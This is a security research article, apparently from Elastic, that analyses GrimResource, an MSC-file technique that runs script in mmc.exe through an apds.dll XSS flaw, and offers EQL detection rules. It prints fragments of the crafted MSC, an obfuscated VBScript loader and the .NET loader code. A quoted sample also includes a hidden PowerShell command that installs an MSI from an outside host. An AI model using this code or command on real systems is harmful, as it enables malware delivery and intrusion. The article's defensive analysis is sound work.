GrimResource - Microsoft Management Console for initial access and evasion

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Overview

After Microsoft disabled office macros by default for internet-sourced documents, other infection vectors like JavaScript, MSI files, LNK objects, and ISOs have surged in popularity. However, these other techniques are scrutinized by defenders and have a high likelihood of detection. Mature attackers seek to leverage new and undisclosed infection vectors to gain access while evading defenses. A recent example involved DPRK actors using a new command execution technique in MSC files.

Elastic researchers have uncovered a new infection technique also leveraging MSC files, which we refer to as GrimResource. It allows attackers to gain full code execution in the context of `mmc.exe` after a user clicks on a specially crafted MSC file. A sample leveraging GrimResource was first uploaded to VirusTotal on June 6th.

Key takeaways

- Elastic Security researchers uncovered a novel, in-the-wild code execution technique leveraging specially crafted MSC files referred to as GrimResource
- GrimResource allows attackers to execute arbitrary code in Microsoft Management Console (`mmc.exe`) with minimal security warnings, ideal for gaining initial access and evading defenses
- Elastic is providing analysis of the technique and detection guidance so the community can protect themselves


Analysis

The key to the GrimResource technique is using an old XSS flaw present in the `apds.dll` library. By adding a reference to the vulnerable APDS resource in the appropriate StringTable section of a crafted MSC file, attackers can execute arbitrary javascript in the context of `mmc.exe`. Attackers can combine this technique with DotNetToJScript to gain arbitrary code execution.

```
<StringTables>
  <IdentifierPool AbsoluteMin="1" AbsoluteMax="65535" NextAvailable="40"/>
  <StringTable>
    <GUID>{71E5B33E-1064-11D2-808F-0000F875A9CE}</GUID>
    <Strings>
      <String ID="1" Refs="1">Favorites</String>
      <String ID="8" Refs="2">Test</String>
      <String ID="23" Refs="2">Document</String>
      <String ID="24" Refs="1">Root</String>
      <String ID="38" Refs="2">Main</String>
      <String ID="39" Refs="1">res://apds.dll/redirect.html?target=javascript:eval("alert('GRIMRESOURCE')")</String>
    </Strings>
  </StringTable>
</StringTables>
```

Reference to apds.dll redirect in StringTable

At the time of writing, the sample identified in the wild had 0 static detections in VirusTotal.



VirusTotal results

The sample begins with a transformNode obfuscation technique, which was observed in recent but unrelated macro samples. This aids in evading ActiveX security warnings.

```
<StringTables>
  <IdentifierPool AbsoluteMin="1" AbsoluteMax="65535" NextAvailable="40"/>
  <StringTable>
    <GUID>{71E5B33E-1064-11D2-808F-0000F875A9CE}</GUID>
    <Strings>
      <String ID="1" Refs="1">Favorites</String>
      <String ID="8" Refs="2">// Console Root
        // &#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#
        var scopeNamespace = external.Document.ScopeNamespace;
        var rootNode = scopeNamespace.GetRoot()
        var mainNode = scopeNamespace.GetChild(rootNode)
        var docNode = scopeNamespace.GetNext(mainNode)

        external.Document.ActiveView.ActiveScopeNode = docNode
        docObject = external.Document.ActiveView.ControlObject
        external.Document.ActiveView.ActiveScopeNode = mainNode

        var XML = docObject;
        XML.async = false
        var xsl = XML;
        xsl.loadXML(unescape("%3c%3f%78%6d%6c%20%76%65%72%73%69%6f%6e%3d%27%31%2e%30%27%3f%3e%0a%3c%73%74%79%6c%65%73%68%65%65%74%0a%20%20%20%20%
        XML.transformNode(xsl)
      </String>
      <String ID="23" Refs="2">Document</String>
      <String ID="24" Refs="1">{2933BF90-7B36-11D2-B20E-00C04F983E60}</String>
      <String ID="38" Refs="2">Main</String>
      <String ID="39" Refs="1">res://apds.dll/redirect.html?target=javascript:eval(alert(external.Document.ScopeNamespace.GetRoot().Name))</Strin
    </Strings>
  </StringTable>
</StringTables>
```

transformNode evasion and obfuscation technique

This leads to an obfuscated embedded VBScript, as reconstructed below:

```
<?xml version='1.0'?>
<stylesheet
    xmlns="http://www.w3.org/1999/XSL/Transform" xmlns:ms="urn:schemas-microsoft-com:xslt"
    xmlns:user="placeholder"
    version="1.0">
    <output method="text"/>
    <ms:script implements-prefix="user" language="VBScript"><![CDATA[Dim CLlnaIg
Set CLlnaIg = CreateObject(WyPJVx("bzIHEQpJTR1+WVAKXg==", "8adcc993-15f2-44f6-bac1-fb306f034da
CLlnaIg.Environment(WyPJVx("NURZW1lLQg==", "e6688814-bf9c-42de-974a-0934036fald6")).Item(WyPJV

Function WyPJVx(wrBxuTr, LgwATC)
    WyPJVx = QJINzR(qsvoRqI(wrBxuTr), LgwATC)
End Function

Function qsvoRqI(vVuO)
    Dim pmYp, zFOvnLg(255)
    Dim dZHd, OgfAo, GczEnsY, HHUw, vEjIGM, uRNipg, MZXH
    pmYp = "ABCDEFGH"
    pmYp = pmYp & "IJKLMNOP"
    pmYp = pmYp & "QRSTUVWX"
    pmYp = pmYp & "YZabcdef"
    pmYp = pmYp & "ghijklmn"
    pmYp = pmYp & "opqrstuv"
    pmYp = pmYp & "wxyz0123"
    pmYp = pmYp & "456789+/"
    For HHUw = 0 To Len(pmYp) - 1
        zFOvnLg(Asc(Mid(pmYp, HHUw + 1, 1))) = HHUw
    Next
```

Obfuscated VBScript

The VBScript sets the target payload in a series of environment variables and then leverages the DotNetToJs technique to execute an embedded .NET loader. We named this component PASTALOADER and may release additional analysis on this specific tool in the future.

```
Dim iICMct
Set iICMct = CLlnaIg.Environment("Process")

iICMct.Item("B_1") = "AAAAAAAAAAAA AAAA AAAAAAAAA AAAAAAAAA
iICMct.Item("B_2") = " AAAAAAAAAAAAAA AAAAAAAAAA AAAAAAAAA
iICMct.Item("B_3") = "AAAAAAAAA AAA AAAAAAA AAAAAAAAAAAAA
iICMct.Item("B_4") = "AAAAAAAA AAAAAAAAAA AAAAAAAA AAAAAAA
iICMct.Item("B_5") = "vC+rY/K0vi 8rA/KuvC7ro+K ovi5rQ+Ki vC
iICMct.Item("B_6") = "uK mri4q4 tKaril qItK Ori yqY sKCqivq
iICMct.Item("B_7") = "A AAAAA AAAAAAAAAAAAA AAAAAA AAAAAAA
iICMct.Item("B_8") = "A/YAwAOYI AD4AbAMA/YAwAO wGAD4AVA MA/
iICMct.Item("B_9") = "w/EDgAtmOA CwKmA QABUDgAsW JACoK6AQAB
iICMct.Item("B_10") = "/ oBgA+9DAC4HIA QwA4DgA+N AAC0HoAQgA
iICMct.Item("B_11") = "g+YAg AF1IACUEQAQw A4DgA EBP ACQE0 A
iICMct.Item("B_12") = "ICgA IsEA CcAvAM w90CgAHoLACYAL AMw9
iICMct.Item("B_13") = "bMAB0NGAQgA sDQAdfB ABwNwAQgA0DQAc D
iICMct.Item("B_14") = "KzA MQ8QBQAruMAB sKVAMA94BQ Aq+PABkK
iICMct.Item("B_15") = "wA 4DQAhZEA BEGFAQwA4DQ AhNAABAG4A M
```

Setting the target payload environment variables

```
Dim FtTKCk
Set FtTKCk = CreateObject("System.Runtime.Serialization.Formatters.Binary.BinaryFormatter")
FtTKCk.Deserialize_2(ztVfLGs(Xuxzl, 37317))
```

DotNetToJs loading technique

PASTALOADER retrieves the payload from environment variables set by the VBScript in the previous step:

```
string environmentVariable;
while (!string.IsNullOrEmpty(environmentVariable = Environment.GetEnvironmentVariable(string.Format
  ("{0}_{1}", fmgdmb, num), EnvironmentVariableTarget.Process)))
{
    text2 += environmentVariable;
    num++;
}
text = text2;
```

PASTALOADER loader retrieving the payload

Finally, PASTALOADER spawns a new instance of `dllhost.exe` and injects the payload into it. This is done in a deliberately stealthy manner using the DirtyCLR technique, function unhooking, and indirect syscalls. In this sample, the final payload is Cobalt Strike.

event.code	rule.name	process.executable	process.parent.executable
memory_signature	Windows.Trojan.CobaltStrike	C:\Windows\System32\dllhost.exe	C:\Windows\System32\mmc.exe
behavior	Execution from Suspicious Stack Trailing Bytes	C:\Windows\System32\dllhost.exe	C:\Windows\System32\mmc.exe
behavior	Execution from Suspicious Stack Trailing Bytes	C:\Windows\System32\dllhost.exe	C:\Windows\System32\mmc.exe
behavior	Network Module Loaded from Suspicious Unbacked Memory	C:\Windows\System32\dllhost.exe	C:\Windows\System32\mmc.exe
behavior	Process Creation with Unusual Mitigation	C:\Windows\System32\dllhost.exe	C:\Windows\System32\mmc.exe
behavior	Suspicious Execution via Microsoft Common Console	C:\Windows\System32\dllhost.exe	C:\Windows\System32\mmc.exe
behavior	Process Creation via ROP Gadgets	C:\Windows\System32\dllhost.exe	C:\Windows\System32\mmc.exe

Payload injected into dllhost.exe

Detections

In this section, we will examine current behavior detections for this sample and present new, more precise ones aimed at the technique primitives.

Suspicious Execution via Microsoft Common Console


This detection was established prior to our discovery of this new execution technique. It was originally designed to identify a different method (which requires the user to click on the Taskpad after opening the MSC file) that exploits the same MSC file type to execute commands through the Console Taskpads command line attribute:

```
    </Nodes>
  </ScopeTree>
  <ConsoleTaskpads>
    <ConsoleTaskpad ListSize="Medium" IsNodeSpecific="false" ReplacesDefaultView="true" NoResults
    ="true" NodeType="{C96401CE-0E17-11D3-885B-00C04F72C717}" ID="
    {110CD831-23D8-4335-A70E-E4155BDE2D85}">
      <String Name="Name" ID="1"/>
      <String Name="Description" ID="4"/>
      <String Name="Tooltip" Value=""/>
      <Tasks>
        <Task Type="CommandLine" Command="powershell.exe">
          <String Name="Name" ID="5"/>
          <String Name="Description" ID="5"/>
          <Symbol>
            <Image Name="Small" BinaryRefIndex="6"/>
            <Image Name="Large" BinaryRefIndex="7"/>
          </Symbol>
          <CommandLine Directory="" WindowState="Minimized" Params="-w hidden ($hwp=new-object
          -comobject 'WindowsInstaller.Installer');($hwp.uilevel =
          2);($hwp.installproduct('https://epsross.com/
          lvowtwq','REMOVE=ALL'));($hwp.installproduct('https://epsross.com/lvowtwq'))"/>
        </Task>
      </Tasks>
      <BookMark Name="TargetNode" NodeID="1"/>
    </ConsoleTaskpad>
  </ConsoleTaskpads>
```

Command task MSC sample

```
process where event.action == "start" and
 process.parent.executable : "?:\\Windows\\System32\\mmc.exe" and  process.parent.args : "*.msc" and
 not process.parent.args : ("?:\\Windows\\System32\\*.msc", "?:\\Windows\\SysWOW64\\*.msc", "?:\\Program
files\\*.msc", "?:\\Program Files (x86)\\*.msc") and
 not process.executable :
              ("?:\\Windows\\System32\\mmc.exe",
               "?:\\Windows\\System32\\wermgr.exe",
               "?:\\Windows\\System32\\WerFault.exe",
               "?:\\Windows\\SysWOW64\\mmc.exe",
               "?:\\Program Files\\*.exe",
               "?:\\Program Files (x86)\\*.exe",
               "?:\\Windows\\System32\\spool\\drivers\\x64\\3\\*.EXE",
               "?:\\Program Files (x86)\\Microsoft\\Edge\\Application\\msedge.exe")
```

It triggers here because this sample opted to spawn and inject a sacrificial instance of dllhost.exe:



GrimResource detected


.NET COM object created in non-standard Windows Script Interpreter

The sample is using the DotNetToJScript technique, which triggers another detection looking for RWX memory allocation from .NET on behalf of a Windows Script Host (WSH) script engine (Jscript or Vbscript):

The following EQL rule will detect execution via the .NET loader:

```
api where
  not process.name : ("cscript.exe", "wscript.exe") and
  process.code_signature.trusted == true and
  process.code_signature.subject_name : "Microsoft*" and
  process.Ext.api.name == "VirtualAlloc" and
  process.Ext.api.parameters.allocation_type == "RESERVE" and
  process.Ext.api.parameters.protection == "RWX" and
  process.thread.Ext.call_stack_summary : (
    /* .NET is allocating executable memory on behalf of a WSH script engine
     * Note - this covers both .NET 2 and .NET 4 framework variants */
    "*|mscoree.dll|combase.dll|jscript.dll|*",
    "*|mscoree.dll|combase.dll|vbscript.dll|*",
    "*|mscoree.dll|combase.dll|jscript9.dll|*",
    "*|mscoree.dll|combase.dll|chakra.dll|*"
)
```

The following alert shows `mmc.exe` allocating RWX memory and the `process.thread.Ext.call_stack_summary` captures the origin of the allocation from `vbscript.dll` to `clr.dll` :




mmc.exe allocating RWX memory

Script Execution via MMC Console File


The two previous detections were triggered by specific implementation choices to weaponize the GrimResource method (DotNetToJS and spawning a child process). These detections can be bypassed by using more OPSEC-safe alternatives.

Other behaviors that might initially seem suspicious — such as `mmc.exe` loading `jscript.dll`, `vbscript.dll`, and `msxml3.dll` — can be clarified compared to benign data. We can see that, except for `vbscript.dll`, these WSH engines are typically loaded by `mmc.exe`:




Normal library load behaviors by mmc.exe

The core aspect of this method involves using apds.dll to execute Jscript via XSS. This behavior is evident in the mmc.exe Procmon output as a `CreateFile` operation (`apds.dll` is not loaded as a library):



apds.dll being invoked in the MSC StringTable




Example of the successful execution of GrimResource

We added the following detection using Elastic Defend file open events where the target file is `apds.dll` and the `process.name` is `mmc.exe`:

The following EQL rule will detect the execution of a script from the MMC console:


```
sequence by process.entity_id with maxspan=1m
 [process where event.action == "start" and
  process.executable : "?:\\Windows\\System32\\mmc.exe" and process.args : "*.msc"]
 [file where event.action == "open" and file.path : "?:\\Windows\\System32\\apds.dll"]
```



Timeline showing the script execution with the MMC console

Windows Script Execution via MMC Console File


Another detection and forensic artifact is the creation of a temporary HTML file in the INetCache folder, named `redirect[*]` as a result of the APDS XSS redirection:



Contents of redirect.html

The following EQL correlation can be used to detect this behavior while also capturing the msc file path:

```
sequence by process.entity_id with maxspan=1m
 [process where event.action == "start" and
  process.executable : "?:\\Windows\\System32\\mmc.exe" and process.args : "*.msc"]
 [file where event.action in ("creation", "overwrite") and
